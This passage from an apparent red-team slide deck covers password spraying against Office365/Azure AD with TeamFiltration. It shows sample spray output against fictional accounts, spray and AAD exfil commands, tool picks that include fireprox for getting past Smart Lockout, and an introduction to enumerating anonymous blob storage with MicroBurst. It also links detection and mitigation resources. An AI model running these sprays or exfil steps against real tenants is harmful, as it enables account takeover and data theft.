[SPRAY] us-east-1 8/29/2022 9:51:56 PM EST Sprayed stormfront@voughtint.onmicrosoft.com:Vought2022!   => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:58 PM EST Sprayed starlight@voughtint.onmicrosoft.com:Vought2022!    => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:58 PM EST Sprayed homelander@voughtint.onmicrosoft.com:Vought2022!   => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:58 PM EST Sprayed blacknoir@voughtint.onmicrosoft.com:Vought2022!    => INVALID
[SPRAY] us-east-1 8/29/2022 9:51:59 PM EST Sprayed queenmaeve@voughtint.onmicrosoft.com:Vought2022!   => INVALID
PS C:\Ekko\Tools\TF>
```

TeamFiltration commands

Spray the emails already in the database with a file containing common passwords.

.\TeamFiltration_Win.exe --spray --passwords common.txt --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json

Exfil info from Azure AAD (after finding a valid login).

.\TeamFiltration_Win.exe --exfil --aad --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json

Connect to the database.


.\TeamFiltration_Win.exe --database --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json

• Show collected emails and credentials.

show emails

show creds

PASSWORD SPRAYING CYCLE



WHICH SPRAYING TOOL?

- You'll find a lot of tools or scripts that can enumerate or spray Office365/Azure/OWA etc.
- So how do you choose the right one to use? Here are some of the things I look for in spraying tools:
  - Support for spraying through proxies & e.g. **fireprox** (useful for bypassing Azure Smart Lockout)
    - https://github.com/ustayready/fireprox
    - https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-password-smart-lockout
  - Capability to spray/enumerate against multiple Microsoft services.
  - Easy customization - configure lockouts, sleep timers, delay timers etc.
- Some of my favorite tools:
  - **TeamFiltration** - https://github.com/Flangvik/TeamFiltration
  - **MSOLSpray** - https://github.com/dafthack/MSOLSpray
  - **Omnispray** - https://github.com/0xZDH/Omnispray

PASSWORD SPRAYING RESOURCES

ATTACK

- https://depthsecurity.com/blog/spray-365-a-new-twist-on-office-365-password-spraying
- https://www.trustedsec.com/blog/owning-o365-through-better-brute-forcing/
- https://depthsecurity.com/blog/spray-365-a-new-twist-on-office-365-password-spraying
- https://derkvanderwoude.medium.com/password-spray-from-attack-to-detection-and-prevention-87c48cede0c0


DETECTION/MITIGATION

- https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/PasswordSpray.md
- https://docs.microsoft.com/en-us/security/compass/incident-response-playbook-password-spray
- https://derkvanderwoude.medium.com/password-spray-from-attack-to-detection-and-prevention-87c48cede0c0
- https://jeffreyappel.nl/protecting-against-password-spray-attacks-with-azure-sentinel-and-azure-ad/
- https://www.microsoft.com/en-us/microsoft-365/blog/2018/03/05/azure-ad-and-adfs-best-practices-defending-against-password-spray-attacks/

INSECURE BLOB STORAGE


AZURE STORAGE ACCOUNTS

- An Azure storage account contains all of your Azure Storage data objects, including blobs, file shares, queues, tables, and disks.
- The service allows you to store objects on the cloud.
- The storage account provides a unique namespace for your Azure Storage data that's accessible from anywhere in the world over HTTP or HTTPS.
- Storage accounts offer different types of storage services; Blob, Queue, File and Table
  - https://docs.microsoft.com/en-us/azure/storage/common/storage-account-overview




AZURE BLOB SERVICE


- Azure blob storage is a service that is optimized for storing large amounts of unstructured data e.g. images, videos, documents, log files etc.




AZURE STORAGE ACCOUNT




ANONYMOUS BLOB ACCESS





ENUMERATING STORAGE BLOBS - MicroBurst


- MicroBurst is a collection of scripts for assessing Microsoft Azure security.
  - https://github.com/NetSPI/MicroBurst
- Developed by the awesome hackers over at NetSPI
  - https://www.netspi.com/
- It has a module with the capability to enumerate storage storage blobs associated with a target tenant
  - https://github.com/NetSPI/MicroBurst/wiki/Miscellaneous-Functions#invoke-enumerateazureblobsps1



ENUMERATING STORAGE BLOBS - MicroBurst

Import the module and identify any storage blobs associated with a target. It will also attempt to enumerate any containers in the blob.

